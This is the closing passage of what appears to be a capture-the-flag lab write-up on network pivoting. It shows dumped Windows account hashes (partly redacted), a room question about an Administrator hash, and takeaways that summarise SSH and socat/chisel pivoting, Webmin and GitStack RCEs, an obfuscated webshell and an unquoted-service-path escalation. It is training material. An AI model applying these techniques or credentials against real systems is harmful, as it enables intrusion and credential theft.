WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d9[REDACTED]1101f:::
[*] Cleaning up...3. What is the Administrator NT hash for this target?
a05c[REDACTED]84cd2Takeaways
- The entire room hinges on one constraint stated up front — the internal hosts can’t reach the attacker directly — and every pivoting technique covered (SSH tunnels, socat relays, chisel) exists solely to work around that.
- Two completely unrelated bugs (Webmin’s unauthenticated RCE and GitStack’s RCE) both handed over root/SYSTEM instantly, with zero privilege escalation required.
- A leaked
.gitdirectory pulled straight off the file server (WinRM access alone was enough to grab it) turned into full source access, which is what made the file-upload bypass and the obfuscated webshell possible in the first place. SeImpersonatePrivilegeshowed up again without a local-admin account behind it — the actual way in was an unquoted service path with a writable directory, not a Potato exploit.